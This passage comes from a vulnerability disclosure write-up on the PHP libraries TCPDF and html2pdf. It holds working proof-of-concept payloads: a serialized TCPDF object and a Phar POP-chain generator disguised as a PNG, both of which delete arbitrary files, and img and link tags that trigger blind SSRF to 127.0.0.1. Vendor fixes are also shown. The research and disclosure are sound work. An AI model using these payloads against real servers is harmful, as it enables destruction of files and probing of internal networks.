
/?p=a:1:{s:4:"html";O:5:"TCPDF":2:{s:7:"file_id";i:-1;s:9:"imagekeys";a:1:{i:0;s:39:"/tmp/../tmp/do_not_delete_this_file.txt";}}}During deserialization of the transferred string, a TCPDF instance will be created and then automatically destroyed by calling the destructor, which triggers deletion of an arbitrary file from the system.
When we addressed the web application script, we received a 500 Internal Server Error. Let’s check the target system for the file /tmp/do_not_delete_this_file.txt. The file was successfully deleted, which indicates successful exploitation of the vulnerability.
Fix
The vendor fixed this vulnerability on April 20, 2025, and released the version 6.9.3 of the library.
The fix introduced a new _unlink function, a wrapper over the native unlink function, of the TCPDF class (marker 2), as well as an improved check for file existence in the system and for whether the file belongs to the library by adding the substring _tcpdf in the filename (marker 1).
Fixing the file deletion logic during deserialization
class TCPDF {
  ...
  public function _destroy($destroyall=false, $preserve_objcopy=false) {
    if (isset(self::$cleaned_ids[$this->file_id])) {
      $destroyall = false;
    }
    if ($destroyall AND !$preserve_objcopy && isset($this->file_id)) {
      ...
      if (isset($this->imagekeys)) {
        foreach($this->imagekeys as $file) {
          if ((strpos($file,  K_PATH_CACHE.'__tcpdf_'.$this->file_id.'_') === 0)
            && TCPDF_STATIC::file_exists($file)) { // marker 1
              $this->_unlink($file);
          }
        }
      }
    }
    ...
  }
  ...
  protected function _unlink($file) // marker 2
  {
    if ((strpos($file, '://') !== false) && ((substr($file, 0, 7) !== 'file://') || (!$this->allowLocalFiles))) {
      // forbidden protocol
      return false;
    }
    return @unlink($file);
  }
  ...
}
Vulnerability 5. Server-Side Request Forgery (Blind SSRF) via the img tag and the src attribute
Researcher: Aleksey Solovev
Description
In this research we touch on Server Side Request Forgery (SSRF) for the first time; we will encounter it again later.
Background
SSRF is a web application vulnerability that allows an attacker to send requests from the server to other servers, including internal ones not accessible from the external network. This can lead to serious consequences such as disclosure of confidential information, bypassing network restrictions, and even gaining control of internal systems.
Before we discuss where exactly this vulnerability appears in the library’s source code, its exploitation, and the fix, we remind you of the risks:
- Access to internal resources and their scanning
- Local file read
- Running arbitrary commands
- Attacks on other systems
- Bypassing firewalls and other security tools
In this example we will demonstrate a simple, well known way to send an arbitrary request from the server.
We will demonstrate the exploitation of this vulnerability on version 6.10.0 of the tecnickcom/tcpdf library.
Installing the vulnerable version of the library
$ composer require tecnickcom/tcpdf:6.10.0Technical details
There are quite a few issues in the library’s source code that may lead to server side request forgery. For example, this can happen when processing an image with the img tag and the src attribute. This occurs because, under various conditions, the library may repeatedly check whether the image actually exists and request the image for further processing.
In this example we will not list the vulnerable code fragments due to their size. However, note that a number of functions can cause a request execution on the server side: curl_exec, getimagesize, file_get_contents, and so on.
Exploitation
The attacker transfers a payload that contains an img tag with the src attribute whose value is the target server’s local address on port 8080. We assume that the payload provided from an external source is already in the $payload variable.
Web application source code
<?php
    require __DIR__ . '/vendor/autoload.php';

    $payload = <<<payload
        <html>
            <body>
                <img width="1px" height="1px" src="http://127.0.0.1:8080">
            </body>
        </html>
    payload;

    $pdf = new TCPDF('P', 'mm', 'A4', true, 'UTF-8', false);
    $pdf->AddPage();
    $pdf->writeHTML($payload);
    $pdf->Output('./generated_file.pdf', 'I');
?>

Note that an arbitrary web application is running on the target server on port 8080. This demonstrates that the attacker can reach an internal address and port of the server.
Starting the web application on port 8080 on the target server

user@machine:~$ mkdir app && python3 -m http.server 8080 -d ./app
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
The attacker accesses the web application script that generates the PDF file. The web application running on the same server on port 8080 receives five loopback requests at the local address 127.0.0.1.
Fix

We reported the problem to the vendor. However, the library developer replied that this vulnerability is not valid or is out of scope for the library.
The spipu/html2pdf library
Description

The spipu/html2pdf library is an HTML to PDF converter written in PHP and compatible with PHP 7.2–8.4. It allows conversion of valid HTML file into PDF to generate invoices, documentation, and so on.
Detected vulnerabilities
Vulnerability 1. Deserialization of Untrusted Data
Researcher: Aleksey Solovev
Description
We found that the library uses the tecnickcom/TCPDF library internally, which we already discussed above.
In this library we discovered a vulnerability that allows deserialization via a Phar archive followed by deletion of an arbitrary file from the system, provided the current process has the necessary permissions.
Background
Phar archives are similar to Java JARs but adapted to the needs and flexibility of PHP applications. A Phar archive is used to distribute a complete PHP application or library as a single file (https://www.php.net/manual/ru/phar.using.intro.php).
To demonstrate the vulnerability, the following is required:
- The PHP version is lower than 8.0. This is because PHP 8.0 improved security: the Phar stream wrapper (phar://) no longer automatically causes deserialization in stream wrapper operations such as
file_exists('phar://file.txt'). - The generated Phar archive is already present on the target system at a known path. In real-world web apps, you can often upload it through the file/image upload functionality.
- A POP chain (Property Oriented Programming chain) is in scope.
- A particular native function must be called with a parameter controlled by the attacker, leading to deserialization of the Phar archive.
We will demonstrate the exploitation of this vulnerability on version 5.3.0 of the spipu/html2pdf library.
Installing the vulnerable version of the spipu/html2pdf library
$ composer require spipu/html2pdf:5.3.0When installing version 5.3.0 of the spipu/html2pdf 5.3.0 library, the Composer package manager installs the then latest version of the tecnickcom/tcpdf library (6.10.0), which already contains the fix for the unsafe deserialization vulnerability we found.
At the time of our research, the vulnerabilities existed in both libraries simultaneously. Therefore, to reproduce the vulnerability, we downgrade tecnickcom/tcpdf to 6.8.2.
Downgrading tecnickcom/tcpdf to 6.8.2
composer update --with tecnickcom/tcpdf:6.8.2Technical details
The spipu/html2pdf library processes a custom tag “cert”. It is handled by the _tag_open_CERT Html2Pdf method. Note that the $param variable contains values that can be controlled by an attacker.
Let’s examine how the $certificate (marker 1) and the $privkey (marker 3) variables are initialized and then passed to the native file_exists function (markers 2 and 4).
The Html2Pdf _tag_open_CERT method
class Html2Pdf
{
    ...
    protected function _tag_open_CERT($param)
    {
        $res = $this->_tag_open_DIV($param);
        if (!$res) {
            return $res;
        }

        // set certificate file
        $certificate = $param['src']; // marker 1
        if(!file_exists($certificate)) { // marker 2
            return true;
        }

        // Set private key
        $privkey = $param['privkey']; // marker 3
        if(strlen($privkey)==0 || !file_exists($privkey)) { // marker 4
            $privkey = $certificate;
        }
    ...
}
In PHP language, there are certain native functions that can lead to Phar archive deserialization, and file_exists is one of them.
Great – now we just need to verify that the POP chain actually exists and that it is in scope for the code.
The spipu/html2pdf library depends on the tecnickcom/tcpdf library. In the latter, we identified the vulnerability and demonstrated how it can be exploited to delete an arbitrary file from the system (described above).
The spipu/html2pdf library dependence on the tecnickcom/tcpdf library
$ tree -L 4 .
.
├── composer.json
├── composer.lock
├── index.php
└── vendor
    ├── autoload.php
    ├── composer
    │   └── ...
    ├── spipu
    │   └── html2pdf
    │       ├── ...
    │       ├── src
    │       └── ...
    └── tecnickcom
        └── tcpdf
            ├── ...
            ├── tcpdf.php
            └── ...
It is now time to exploit the vulnerability we found by using the native file_exists function.
Exploitation
Before exploitation, let’s confirm that /tmp/do_not_delete_this_file.txt exists on the target system.
Checking for the /tmp/do_not_delete_this_file.txt file in the system
user@machine:~$ ls -l /tmp/do_not_delete_this_file.txt
-rw-r--r-- 1 www-data www-data 36 Aug  4 15:10 /tmp/do_not_delete_this_file.txt
When describing this vulnerability, we mentioned a Phar archive. Attackers generate it on their machine with the POP chain we discovered. When using the spipu/html2pdf library, the TCPDF class of the tecnickcom/tcpdf library is in scope.
On the attacker’s machine, the generate_phar.php script was created and run. In it, we define the TCPDF class and create a TCPDF instance with preset values for two required fields—file_id and imagekeys.
Script for generating a Phar archive in tecnickcom/tcpdf using the POP chain we discovered
<?php
    class TCPDF {}

    $dummy = new TCPDF;
    $dummy->file_id = -1;
    $dummy->imagekeys = ["/tmp/../tmp/do_not_delete_this_file.txt"];

    @unlink("archive.phar");

    $archive = new Phar("archive.phar");
    $archive->startBuffering();
    $archive->setStub("<?php echo 'Here is the STUB!'; __HALT_COMPILER();");
    $archive["file"] = "text";
    $archive->setMetadata($dummy);
    $archive->stopBuffering();
?>
We generate archive.phar using PHP 7.3 and rename it to archive.png. It is also important to set phar.readonly=0 to allow successful generation.
Running the Phar archive generation script
user@machine:~$ php7.3 --define phar.readonly=0 generate_phar.php && mv archive.phar archive.pngThe generated archive is placed on the target server. This can happen in various ways, for example via a file or image loading. In this case, we simply placed the Phar archive on the server at /tmp/user_files/user_1/archive.png.
Let’s also look at the contents of the generated Phar archive with the xxd binary utility, which creates a hexadecimal representation of the file.

Let’s demonstrate the web application source code.
The $payload variable contains payload with a custom tag “cert” with the src and privkey attributes. The attackers can control the values of these attributes, so they use the phar:// protocol to address the file /tmp/user_files/user_1/archive.png previously uploaded on the server. We assume that the payload provided from an external source is already in the $payload variable.
Web application source code
<?php
    require __DIR__ . '/vendor/autoload.php';

    use Spipu\Html2Pdf\Html2Pdf;

    $payload = <<<payload
        <cert
            src="phar:///tmp/user_files/user_1/archive.png"
            privkey="phar:///tmp/user_files/user_1/archive.png"
            name="sender_name"
            location="sender_location"
            reason="sender_reason"
            contactinfo="sender_contact"
        >
        </cert>
    payload;

    $html2pdf = new Html2Pdf('P', 'A4', 'en');
    $html2pdf->writeHTML($payload);
    echo $html2pdf->output('example01.pdf');
?>
When we access the web application script, processing the payload calls the Html2Pdf _tag_open_CERT method, which in turn calls the native function file_exists with the value phar:///tmp/user_files/user_1/archive.png. This triggers deserialization of the TCPDF class in the archive, followed by its destruction via the __destruct magic method. As we recall, this results in the deletion of an arbitrary file from the system, provided that the current process has permissions.
The request returns a successfully generated PDF file.

Let’s check the target system for the file /tmp/do_not_delete_this_file.txt. The file was successfully deleted, which indicates successful exploitation of the vulnerability.
Fix
The unsafe Phar deserialization was addressed by the vendor on February 26, 2025 in a new library version, 5.3.1.
A new Security class with the checkValidPath function was added to the library. The function’s logic matches the protocol requested in the string against a whitelist of allowed protocols, such as file, http, and https. If an external attacker attempts to use a protocol that is not allowed, for example phar, checkValidPath throws an HtmlParsingException.
Adding the Security class and the checkValidPath method to validate the protocol
class Security implements SecurityInterface
{
    protected $authorizedSchemes = ['file', 'http', 'https'];

    /**
     * @param string $path
     * @return void
     * @throws HtmlParsingException
     */
    public function checkValidPath(string $path): void
    {
        $path = trim(strtolower($path));
        $scheme = parse_url($path, PHP_URL_SCHEME);

        if ($scheme === null) {
            return;
        }

        if (in_array($scheme, $this->authorizedSchemes)) {
            return;
        }

        if (strlen($scheme) === 1 && preg_match('/^[a-z]$/i', $scheme)) {
            return;
        }

        throw new HtmlParsingException('Unauthorized path scheme');
    }
}
Vulnerability 2. Server Side Request Forgery (Blind SSRF) via the link tag and href attribute
Researcher: Aleksey Solovev
Description
Next we demonstrate a series of three server-side request forgery vulnerabilities, each with its own characteristics.
The first vulnerability is triggered by attempting to load CSS (Cascading Style Sheets).
We will demonstrate the exploitation of this vulnerability on version 5.3.0 of the spipu/html2pdf library.
Installing the vulnerable version of the spipu/html2pdf library
$ composer require spipu/html2pdf:5.3.0Technical details
The extractStyle CSS function parses HTML markup that may be controlled by attackers. Following the regex-based parsing (markers 1 and 2), the function extracts the tag attributes (marker 3) and checks them for the expected values (marker 4).
Next, the $url variable will be initialized (marker 4) and then used for calling the native function file_get_contents (marker 6). This results in a server-side request execution.
Function for extracting cascading style sheets
class Css
{
    ...
    public function extractStyle($html)
    {
        // the CSS content
        $style = ' ';

        // extract the link tags, and remove them in the html code
        preg_match_all('/<link([^>]*)>/isU', $html, $match); // marker 1
        $html = preg_replace('/<link[^>]*>/isU', '', $html);
        $html = preg_replace('/<\/link[^>]*>/isU', '', $html);
        ...
        // analyse each link tag
        foreach ($match[1] as $code) { // marker 2
            $tmp = $this->tagParser->extractTagAttributes($code); // marker 3

            // if type text/css => we keep it
            if (isset($tmp['type']) && strtolower($tmp['type']) === 'text/css' && isset($tmp['href'])) { // marker 4

                // get the href
                $url = $tmp['href'];  // marker 5

                // get the content of the css file
                $this->checkValidPath($url);
                $content = @file_get_contents($url); // marker 6
                ...
            }
        }
        ...
    }
    ...
}
Exploitation
To demonstrate exploitation of this vulnerability, we will show the source code of the web application that includes the “link” tag with the “href” and “type” attributes set to “text/css”. The href attribute value is the target server’s local address on port 8080.
Web application source code
<?php

     require __DIR__ . '/vendor/autoload.php';

     use Spipu\Html2Pdf\Html2Pdf;

     $content = '<link href="http://127.0.0.1:8080" type="text/css"></link>';

     $html2pdf = new Html2Pdf();
     $html2pdf->writeHTML($content);
     $html2pdf->output();
?>
Note that an arbitrary web application is running on the target server on port 8080. This demonstrates that the attacker can reach an internal address and port of the server.
Starting the web application on port 8080 on the target server
user@machine:~$ mkdir app && python3 -m http.server 8080 -d ./app
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

The attacker accesses the web application script that generates the PDF file. The web application running on the same server on port 8080 receives a single loopback request with local address 127.0.0.1 when attempting to obtain the cascading style sheets.
Fix
A description of the fix will follow shortly.
Vulnerability 3. Server Side Request Forgery (Blind SSRF) via the img tag and the src attribute
Researcher: Aleksey Solovev
Description
Here we examine the classic case—executing a server-side request via an image.
We will demonstrate the exploitation of this vulnerability on version 5.3.0 of the spipu/html2pdf library.
Installing the vulnerable version of the spipu/html2pdf library
